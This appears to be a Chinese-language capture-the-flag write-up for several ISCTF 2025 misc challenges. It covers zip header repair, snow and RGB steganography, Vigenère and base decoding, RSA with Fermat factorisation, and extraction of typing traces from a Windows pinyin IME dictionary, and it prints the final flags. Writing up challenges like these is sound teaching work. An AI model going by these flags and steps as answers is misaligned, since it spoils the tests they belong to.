


额外添加的东西具有zip压缩文件的特征，并且你会发现有一个flag.txt文件，所以我把他们提取出来，方式随意，用binwalk、foremost甚至手动也行。最后你会发现提取出来的东西啊，缺少了zip的文件头，导致它不能成为一个压缩文件。我们把文件头补上504b0304





我们发现这个那个文件被加密了，然后上文中提到有task.py求出来的有一组数据，但还没用。他有可能就是这个压缩包的密码。




解压之后看似是一篇小短文。但是当我们全选之后，会发现有很多隐藏的数据。根据隐藏数据的特征，我们推断它是snow隐写。同时根据题目的全部信息我们发现密码的信息只有15ctf2025一个。那

我们猜测，隐写的密码也是15ctf2025

Snow隐写的提取信息指令是

Code block

```
1 snow.exe -C -p 15ctf2025 flag.txt
```



爱玩游戏的小蓝鲨 - 落书

解题思路

打开压缩包时会发现无法打开压缩文件，拖入winhex查看

WinHex - [task.zip]

文件(E) 编辑(E) 搜索(S) 导航(N) 查看(V) 工具(T) 专业工具(I) 选项(O) 窗口(W) 帮助(H)

task.zip

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI	ASCII
00000000	4	00	00	00	08	00	3C	A2	63	5B	40	4D	5C	30	20	45	<c[	@M\0 E
00000010	00	00	7C	2B	2B	00	10	00	1C	00	C3	D7	B9	FE	D3	CE	++	Ã×'póî
00000020	5F	72	62	67	5F	74	62	2E	70	79	75	70	18	00	01	7F	_rbg_	tb.pyup
00000030	E5	9C	4C	E7	B1	B3	E5	93	88	E6	B8	B8	5F	72	62	67	âœLç±³â``æ,,_rbg	
00000040	5F	74	62	2E	70	79	EC	C7	B1	09	00	30	08	00	B0	BD	_tb.pyiç±	0 °½
00000050	E0	1F	16	9C	0A	FE	FF	9A	8B	5F	34	43	86	E4	EB	AE	à œ pÿš<_4Ctäë@	
00000060	75	E3	A4	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	uãπ	AAAAAAAAAAAA
00000070	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
00000080	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
00000090	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
000000A0	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
000000B0	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
000000C0	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
000000D0	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
000000E0	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
000000F0	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
00000100	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
00000110	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
00000120	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
00000130	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
00000140	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
00000150	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
00000160	FE	DB	01	00	00	FF	FF	EC	C7	21	01	00	00	00	80	A0	pû	ÿyiç! €
00000170	FF	AF	4D	BE	80	86	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	ÿM%€+	AAAAAAAAAAAA
00000180	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
00000190	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
000001A0	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
000001B0	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
000001C0	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	
000001D0	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AA	AAAAAAAAAAAA	

task.zip

C:\Users\字怀\Desktop\questions\ISCTF

文件大小: 17.5 KB
17,914 字节

缺省编辑模式: 原始的

状态: 原始的

撤销级数: 0

反向撤销: 暂无信息

创建时间: 2025/11/03 21:36:52

最后写入时间: 2025/11/03 21:36:53

属性: A

图标: 0

模式: 十六进制

偏移地址: 十六进制

每页字节数: 31x16=496

当前窗口: 1


窗口总数: 1

剪贴板: 可用


暂存文件夹: 77.3 GB 空余
C:\Users\字怀\AppData\Local\Temp

页 1 / 37 偏移地址: 0 = 20 选择: 无 大小: 无


发现压缩包的文件头没了，给它添上文件头504B0304



我使用的是010新建一个16进制文件，先填入504B0304之后把原压缩包的内容复制过来就行，然后保存为新的task.zip就能正常打开。



打开压缩包是一个米哈游_rbg_tb.py，并且查看之后会发现有很多的(255,255,255)，这些其实都是空白，并且文件名字也提示了这是一个rgb隐写，可以直接用随波逐流图片功能中的RGB数据转图片，但是得先把后缀改为txt



得到的图片经过旋转后：

ISCTF
TV _II_ _II_ _II_ _II_
TV _II_ _II_ _II_ _II_
TV _II_ _II_ _II_ _II_

上面显示了一串字符，看起来是一种语言，根据下划线已经可以看出是flag的形式了（其实最上面的五个字符就是ISCTF），结合题目描述可以知道这是崩坏星穹铁道中翁法罗斯的语言

也没有关系，QKEMK对应ISCTF，找一些常见的变换也可以猜出来，或者你扔给ai它会给你思路。最后维吉尼亚解密，密码是ISCTF

QKEMK{a14t_k4nT_au_Mm3_U0Kv_yzV_94e3_kg_yp3_00teI}

密钥 ISCTF 加密 解密 清空

ISCTF{st4r_r4iL_is_Th3_M0St_fuN_94m3_in_th3_W0rld}

ISCTF{st4r_r4iL_is_Th3_M0St_fuN_94m3_in_th3_W0rld}

美丽的风景照 - 玫幽倩

解题思路

拿到这道题是一个gif动图，看起来其实平平无奇
在动图里会看见一个二维码，那是假的flag



```
flag{this_is_a_fake_flag}
```

真正的flag是图上这些字符串拼起来

根据提示，这边七张图片是按照彩虹的颜色排的顺序

即红橙黄绿青蓝紫的顺序连接字符串

可是得不到flag

因为这边的考点是古代是从右往左读的，现代是从左往右读的（）

所以红橙和青图中是古代物品或建筑，因此这三个字符串需要倒序

```
2Wqj  jwW2  
C2gD  Dg2C  
7HLo8  
6yRWh  
KEaC3  3CaEK  
ZXw8T  
98Mz
```

最后拼成的是2WqjC2gD7HLo86yRWhKEaC3ZXw8T98Mz

```
base85(b)解码:
base58解码: ISCTF{H0w_834u71fu1!!!}
base36解码:
base91解码:
```

base58解码即可得到最后的flag

```
ISCTF{H0w_834u71fu1!!!}
```

Miscrypto - 玫幽倩

解题思路

拿到这道题会得到一个python文件

费马.py

```
1  #这是一道费马，对
2
3  from Crypto.Util.number import *
4  flag = b'ISCTF{'
5  n = p*q
6  phi = (p-1)*(q-1)
7  m = bytes_to_long(flag)
8  c = pow(m, e, n)
9  e = 65537
10
11  #n=
12  #c=
13  #?但都不给要我怎么做啊!
```

可以看到我们只需要一个n和c即可

而这两个根据文件名很明显就在另外两个文件中

首先是n，打开可以发现是brainfuck编码，直接解密即可

Brainfuck/OoK在线加密解密

7644027341241571414254539033581025821232019860861753472899980529695625198016019462879314488666454
640621660011189097660092595699889727595925351737140047609

得到n

而c.png查看十六进制会发现是由两张png图片拼接而成

在每一张的结尾都有内容

0089DCE0	FB FF 01 25 54 62 CE 41 C9 A0 AD 00 00 00 00 49	ű ŷ %TbîÁÉ - I
0089DCF0	45 4E 44 AE 42 60 82 43 44 41 42 47 48 45 46 4B	END@B`,CLABGHEFK
0089DD00	4C 49 4A 4F 50 4D 4E 53 54 51 52 57 58 55 56 61	LIJOFMNSTQRWXUva
0089DD10	62 59 5A 65 66 63 64 69 6A 67 68 6D 6E 6B 6C 71	bYZefcdijghmnklq
0089DD20	72 6F 70 75 76 73 74 79 7A 77 78 32 33 30 31 36	ropuvstyzwx23016
0089DD30	37 34 35 2B 2F 38 39	745+/89

00330720	C4 91 80 63 DD C6 FA 8F BF A6 A5 EB AA E7 D6 4F	Ä`ecÿüú ;!¥ëªçÖÖ	đ □
00330730	06 7C FF 07 28 5F 37 1B 81 76 39 62 00 00 00 00	ÿ (7 v9b	□
00330740	49 45 4E 44 AE 42 60 82 66 58 47 57 6B 57 53 6E	IEND@B`,fXGWkWSn	IENDC
00330750	4C 53 51 53 41 4B 62 53 65 54 58 6C 55 56 51 54	LSQSAKbSeTXLUVQT	LSQSZ
00330760	47 52 69 37 4B 56 53 37 6A 43 4F 4B 54 4B 48 53	GRI7KVS7jCOKTKHS	GRI7H
00330770	58 58 53 6A 48 6A 6D 54 41 42 6E 58 47 4C 48 36	XXSjHjmTABnXGLH6	XXSjH
00330780	4C 31 6A 6E 59 4C 4B 51 61 6D 54 47 53 55 43 53	LljnYlKQamTGSUCS	LljnY
00330790	44 61 4F 4B 69 71 65 4C 48 79 44 37 49 46 4F 32	DaOKiqeLHyD7IFO2	DaOKi
003307A0	49 51 47 47 53 47 62 7A 4B 42 55 51 4D 54 65 3D	IQQGSGbzKBUÇMTe=	IQQGS
003307B0	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52	%PNG IHDR	□
003307C0	00 00 09 FA 00 00 05 FA 08 06 00 00 00 A1 99 4B	ú ú ;™K	□□ □

可以得到这样子两串内容

```
C
1  fXGwKwSnLSQSAKbSeTXlUVQTGRi7KVS7jCOKTKHSXXSjHjmTABnXGLH6L1jnYLKQamTGSUCSDaOKiqe
   LHyD7IF02IQGGSGbzKBUQMTe=
2
3  CDABGHEFKLIJOPMNSTQRWXUVabYZefcdijghmnklqropuvstyzwx23016745+/89
```


会发现其实是base64换表

Base16 Base32 Base58 Base62 Base64 Base85 Base91 编码/解码

FXGWkWSnLSQSAKbSeTXIUvQTGRi7KV57jCOKTKHSXXSjHjmTABnXGLH6L1jnYLKQamTGSUCSDaOKiqeLHyD7IFO2IQGGSGbzKBUQMTe=

编码类型: Base64 字符编码: Hex (16 进制) 编码 解码 ↕ 交换 清空

编码表 CDABGHEFKLIJOPMNSTQRWXUVabYZefcdijghmnklqropuvstzywx23016745+/89

7551149944252504900886507115675974911138392174398403084481505554211619110839551091782778656892126244444160100583088287091700792873342921044046712035923917

进行解码即可获得密文c

最后根据文件名对n进行费马分解

```
请输入 RSA 模数 n (十六进制加前缀0x, 否则视为十进制): 7644027341241571414254539033581025821232019860861753472899980529695625198016019462879314488666454640621660011189097660092595699889727595925351737140047609
分解成功!
p = 87430128338242598134172260625226774095596700493624565125749444668870272998101
q = 87430128338242598134172260625226774095596700493624565125749444668870272994709
```

得到pq后进行RSA解密即可

EXP

```
exp

1  from Cryptodome.Util.number import *
2  import numpy as np
3  import gmpy2
4  p =
    87430128338242598134172260625226774095596700493624565125749444668870272998101
5  q =
    87430128338242598134172260625226774095596700493624565125749444668870272994709
6  e =gmpy2.mpz(65537)
7  c =
    7551149944252504900886507115675974911138392174398403084481505554211619110839551
    091782778656892126244444160100583088287091700792873342921044046712035923917
8  n = p * q
9  fn = (p - 1) * (q - 1)
10 d = gmpy2.invert(e, fn)
11 m = gmpy2.powmod(c, d, n)
12 print (m)
13
14 flag=long_to_bytes(m)
15 print(flag)
```

得到flag

ISCTF{M15c_10v3_Cryp70}

小蓝鲨的神秘文件 - 小蓝鲨本鲨

解题思路

附件是一个windows中文输入法词库文件，百度上搜该文件名字即可知道文件的作用，同时也能搜出相关的信息提取文章：

Baidu

ChsPinyinUDL.dat

网页

图片

资讯

视频

笔记

地图

贴吧

文库

更多

搜索工具

...用户输入痕迹信息提取方法研究与实现_chspinyinudl.dat-CSDN博客



2025年9月7日 AI写代码

在这个路径中,<用户名>是你的Windows账户名。你可以通过资源管理器进入这个路径,查看是否能找到这两个文件。如果你在找文件时遇到问题,可以尝试显示隐藏文件夹,因为AppData文件夹是隐藏的。可以使...

CSDN博客

ChsPinyinUDL.dat - 实时智能回复

百度文库组词造句 538人聊过

你好! 我是文库的文学创作小助手, 最拿手的就是“组词造句”! 不管...

ChsPinyinUDL.dat是Windows操作系统中微软拼音输入法的一个重要用户词库文件,

以下是对该文件的详细介绍: 一、文件位置 ChsPinyinUDL.dat文件通常存储在`C:\Users\[用户名]\AppData\Roaming\Micros...

文心智能体-AI生成

使用文章中提供的脚本即可解出输入法内容，可以从提取出来的输入法内容里发现 **flag在蓝鲨官网** 的线索：


```

7  while True:
8      chunk = n*i
9      chunk_len = data[chunk+12:chunk+12+48]
10     hex_chunk_len = ['%02x' % b for b in chunk_len]
11     print(chunk_len.decode("utf-16"))
12     n+=1
13     if chunk>=len(data):
14         break

```

太极生两仪 - Mystery

解题思路

下载附件发现是word，接着想起word文档的本质是ZIP进行解压为zip

名称	修改日期	类型	大小
 八卦.zip	2025/12/4 9:51	WinRAR ZIP 压缩...	11 KB

发现文档进行一个个查验


桌面 > 新建文件夹 (3) > 新建文件夹 >				
     ↑↓ 排序 查看 ...				
名称	修改日期	类型	大小	
文件夹 _rels	2012/7/2 9:52	文件夹		
文件夹 docProps	2025/11/21 10:57	文件夹		
文件夹 word	2012/7/2 9:52	文件夹		
 [Content_Types].xml	2012/7/2 9:52	SLBrowser HTM...	2 KB	

发现在Desktop\新建文件夹 (3)\新建文件夹\word\theme目录下的文件存在加密



接着查找密码发现在\Desktop\新建文件夹 (3)\新建文件夹\word_rels

